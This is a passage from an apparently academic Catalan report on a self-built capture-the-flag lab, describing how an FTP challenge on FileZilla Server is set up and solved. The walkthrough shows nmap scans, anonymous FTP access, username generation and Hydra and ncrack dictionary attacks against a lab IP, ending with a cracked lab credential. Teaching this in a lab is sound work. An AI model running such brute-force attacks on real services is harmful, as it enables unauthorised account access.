En els següents apartats s'anirà detallant de manera específica la idea inicial de cada repte, com s'implementa i també les decisions que s'han pres al llarg d'aquest. També es comentaran els possibles inconvenients o dificultats que vagin sorgint.

Nota: Amb l'objectiu de què no hi hagi cap problema durant la realització dels reptes, es recomana fer servir una màquina d'host amb una versió de Windows 10 o superior i un mínim de 16 GB de RAM. Per una altra part, es recomana utilitzar VirtualBox 7 per no tindre dificultats en importar l'OVA.

4.1. Repte 1 – Atac de diccionari a un servei FTP


Des d'un inici la idea del primer repte ha sigut en relació a la instal·lació d'un *software* com podria ser FileZilla[23] o similar. La intenció d'aquest no és aprofitar una vulnerabilitat de cap versió en concret, sinó aprofitar informació que sigui viable obtenir del mateix servei FTP i dur a terme un *password cracking* amb un diccionari com podria ser rockyou.txt[24] o **Kaonashi**[25], que són *wordlist*[26].

[21] Operating System Market Share Worldwide. (s.d.). StatCounter Global Stats. Recuperat 7 novembre 2022, de https://gs.statcounter.com/os-market-share
[22] Microsoft Windows Server 2022: CVE security vulnerabilities, versions and detailed reports. (s.d.). Recuperat 7 novembre 2022, de https://www.cvedetails.com/product/100693/Microsoft-Windows-Server-2022.html?vendor_id=26
[23] FileZilla—The free FTP solution. (s.d.). Recuperat 7 novembre 2022, de https://filezilla-project.org/index.php
[24] Common Password List (rockyou.txt). (s.d.). Recuperat 7 novembre 2022, de https://www.kaggle.com/datasets/wjburns/common-password-list-rockyoutxt
[25] Kaonashi-passwords/Kaonashi. (2022). Kaonashi. https://github.com/kaonashi-passwords/Kaonashi (Original work published 2019)
[26] Chandel, R. (2021, març 29). Wordlists for Pentester. Hacking Articles. https://www.hackingarticles.in/wordlists-for-pentester/

Per una part, amb un accés FTP de manera anònima serà possible recopilar el nom d'un usuari. Aquest usuari disposarà d'una *password* sense cap complexitat, seleccionat a l'atzar d'una de les *wordlist* mencionades anteriorment. Amb tot això i amb l'ajuda de programari com Hydra[27] i/o *Username Anarchy* [28] es podrà obtenir la *flag* d'aquest repte.


4.1.1 Implementació Repte 1

Primer de tot s'ha de descarregar de la pàgina oficial l'última versió estable de FileZilla Server per a Windows[29]. Seguidament, es realitza la instal·lació per defecte d'aquest en la màquina virtual.




Il·lustració 2 - Procés d'instal·lació de *FileZilla Server* finalitzat

A continuació, s'habilita l'autenticació anònima i es deixa un fitxer de text pla amb una nota signada per l'usuari Ryan Ochoa al directori *home* de l'FTP. S'ha de crear una carpeta a C:\FTP que serà el *home* de l'usuari *anonymous* i s'afegeix la nota.




Il·lustració 3 - Configuració usuari *anonymous*

[27] van Hauser Heuse, M. (2021). Hydra (9.2) [C]. https://github.com/vanhauser-thc/thc-hydra (Original work published 2014)
[28] Horton, A. (2022). Username Anarchy [Ruby]. https://github.com/urbanadventurer/username-anarchy (Original work published 2012)
[29] Download FileZilla Server for Windows (64bit x86). (s.d.). Recuperat 7 novembre 2022, de https://filezilla-project.org/download.php?type=server



Il·lustració 4 - Carpeta home del usuari *anonymous*




Il·lustració 5 - Contingut del fitxer Nota.txt

Amb aquesta informació, els usuaris haurien de ser capaços de detectar que existeix un usuari administrador que es diu Ryan Ochoa. Tot seguit, es crea l'usuari "r.ochoa" amb un home diferent de l'anterior, en aquest s'ubicarà la *flag* del primer repte. La contrasenya d'aquest usuari s'obtindrà amb l'ajuda d'una utilitat anomenada **shuf**[30].

La comanda a utilitzar és la següent:


BASH

```
shuf -n 1 /usr/share/wordlists/rockyou.txt
```




Il·lustració 6 - Contrasenya seleccionada aleatòriament de la *wordlist* rockyou.txt


[30] Shuf(1): Make random permutations—Linux man page. (s.d.). Recuperat 7 novembre 2022, de https://linux.die.net/man/1/shuf




Il·lustració 7 - Configuració usuari r.ochoa



Il·lustració 8 - Carpeta *home* usuari r.ochoa



Il·lustració 9 - *Hash* MD5 de la *flag* del Repte 1



Il·lustració 10 - Contingut del fitxer flag.txt

Amb això el repte 1 queda totalment configurat.


4.1.2 *Walkthrough* Repte 1

Per a resoldre aquest repte primer de tot és necessari saber l'adreça IP de la màquina que corre el servei FTP. En aquest cas, és la 192.168.56.101.

Un cop obtinguda la IP s'haurà de fer un escaneig del *host* per identificar els ports oberts, en cas de desconèixer que el primer repte es tracta del servei FTP, amb l'ajuda de l'eina **nmap**[31].

BASH

```
sudo nmap -p21 192.168.56.101
```




Il·lustració 11 - Escaneig bàsic del port 21 amb nmap

Com es pot veure el port 21 està obert, amb **nmap** també es poden executar alguns scripts per intentar identificar la versió del servei que hi ha darrere i intentar obtenir més informació per saber per on s'ha de començar.

BASH

```
sudo nmap -sC -sV -p21 192.168.56.101
```

-sC → Execució dels scripts per defecte de nmap
-sV → Per intentar identificar el servei i la versió
-p -> Número de port



Il·lustració 12 - Resultat obtingut de l'execució de nmap al port 21 amb -sV i -sC


[31] Nmap: The Network Mapper—Free Security Scanner. (s.d.). Recuperat 7 novembre 2022, de https://nmap.org/

Com es pot veure al resultat de la següent imatge, el servei FTP corre en una versió de FileZilla Server 1.5.1, pot ser interessant per buscar algun *exploit*, i també es veu que el "ftp-anon" està habilitat, és a dir, l'autenticació anònima està permesa.

Es pot fer la prova d'investigar si hi ha alguna cosa.


BASH

```
ftp 192.168.56.101
```




Il·lustració 13 - Connexió al servei FTP de manera anònima

Es veu que hi ha un fitxer Nota.txt i es visualitza el contingut d'aquest.



Il·lustració 14 - Obtenció del fitxer Nota.txt


En la nota posa el següent:



Il·lustració 15 - Contingut de Nota.txt

D'aquí només es pot deduir que hi ha un possible usuari que es diu Ryan Ochoa, però no es té el *login* d'aquest. Per a l'obtenció de possibles noms d'usuari amb aquest nom i cognom es poden fer servir eines[32] que permeten crear noms del format ryan.ochoa, ochoa.ryan, r.ochoa, etc.

[32] Horton, A. (2022). Username Anarchy [Ruby]. https://github.com/urbanadventurer/username-anarchy (Original work published 2012)



Il·lustració 16 - Creació d'un fitxer amb possibles *username* per Ryan Ochoa amb username-anarchy


Un cop s'han obtingut aquests possibles noms d'usuari es pot fer un atac de força bruta al servei FTP amb una *wordlist* de contrasenyes, en aquest cas s'utilitza l'habitual *rockyou*. En cas que la contrasenya no estigués en aquest fitxer es podria intentar crear-ne un personalitzat.

Aquest atac es cometrà amb **Hydra**[33], una eina molt coneguda.

BASH


```
hydra -L user.txt -P /usr/share/wordlist/rockyou.txt -V -T 32 192.168.56.101 ftp -o output.txt
```

-L → *Logins* des d'un fitxer amb les entrades possibles.
-P → *Passwords* des d'un fitxer amb les entrades possibles.
-o → Guarda el resultat en un fitxer
-V → Mode *verbose*
-T → Per habilitar el nombre de fils (*threads*) que volem fer servir, 16 per defecte



Il·lustració 17 - Execució comanda *Hydra*


En aquesta primera execució s'ha trobat que no hi ha cap combinació d'usuari i *password* correcta, tot i que això no és cert, ja que sí que hi ha una combinació vàlida. Si es realitza una mica de *troubleshooting* amb l'opció -V es pot apreciar que realment no arriba a fer totes les combinacions possibles.



Il·lustració 18 - Output comanda Hydra amb -V

[33] van Hauser Heuse, M. (2021). Hydra (9.2) [C]. https://github.com/vanhauser-thc/thc-hydra (Original work published 2014)

El principal inconvenient d'aquesta implementació és el dimensionament de la màquina virtual i del mateix *FileZilla Server*, aquests pot tindre problemes de rendiment i inclús donar algun error si els paràmetres que s'especifiquen a *Hydra* són molt elevats (per exemple, -T 32) arribant a donar falsos errors.



Date	Info	Type	Message
08/11/2022 ...	FTP Sessio...	Command	USER ochoa.ryan
08/11/2022 ...	FTP Sessio...	Response	331 Please, specify the password.
08/11/2022 ...	FTP Server	Status	Session 320 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 329 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 330 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 331 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 332 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 333 ended gracefully.
08/11/2022 ...	FTP Sessio...	Response	530 Login incorrect.
08/11/2022 ...	FTP Sessio...	Command	USER ochoa.ryan
08/11/2022 ...	FTP Sessio...	Response	331 Please, specify the password.
08/11/2022 ...	FTP Server	Status	Session 321 ended gracefully.
08/11/2022 ...	FTP Sessio...	Response	530 Login incorrect.
08/11/2022 ...	FTP Sessio...	Response	530 Login incorrect.
08/11/2022 ...	FTP Sessio...	Command	USER ochoa.ryan
08/11/2022 ...	FTP Sessio...	Response	331 Please, specify the password.
08/11/2022 ...	FTP Sessio...	Command	USER ochoa.ryan
08/11/2022 ...	FTP Sessio...	Response	331 Please, specify the password.
08/11/2022 ...	FTP Server	Status	Session 323 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 322 ended gracefully.
08/11/2022 ...	FTP Server	Status	Session 334 ended gracefully.

Il·lustració 19 - Log FileZilla Server amb errors


Sense tindre aquesta informació extra, el que es podria fer és validar el resultat de **Hydra** amb una altra utilitat com **ncrack**[34][35].

Amb **ncrack** es té la particularitat que reinicia la connexió per cada intent, cosa que **Hydra** no fa. Per una altra part, per defecte **ncrack** no fa intents paral·lels i amb les proves que s'han realitzat s'han detectat problemes si es configura un paral·lelisme alt.

BASH


```
ncrack -U user.txt -P /opt/rockyou.txt -f 192.168.56.101:21
```

-U → Fitxer amb els *username*
-P → Fitxer amb les *passwords*
-f → Finalitza si troba uns credencials vàlids




Il·lustració 20 - Execució comanda ncrack - Part 1

[34] Ncrack Reference Guide (Man Page) | Table of Contents. (s.d.). Recuperat 8 novembre 2022, de https://nmap.org/ncrack/man.html
[35] De cara a optimitzar el temps que triga en realitzar l'atac de força bruta s'han modificat els fitxers user.txt i rockyou.txt per incloure el *login* i *password* en la part superior dels fitxers.




Il·lustració 21 - Execució comanda *ncrack* - Part 2

S'observa que hi ha un *match* d'usuari i *password*, entre els dos fitxers (r.ochoa:irock77), s'autentica amb aquestes credencials i s'obté la *flag*.



Il·lustració 22 - Obtenció de la *flag* amb les credencials obtinguts




Il·lustració 23 - Contingut flag.txt amb el valor de la *flag* del repte 1

4.1.3 Mitigacions Repte 1

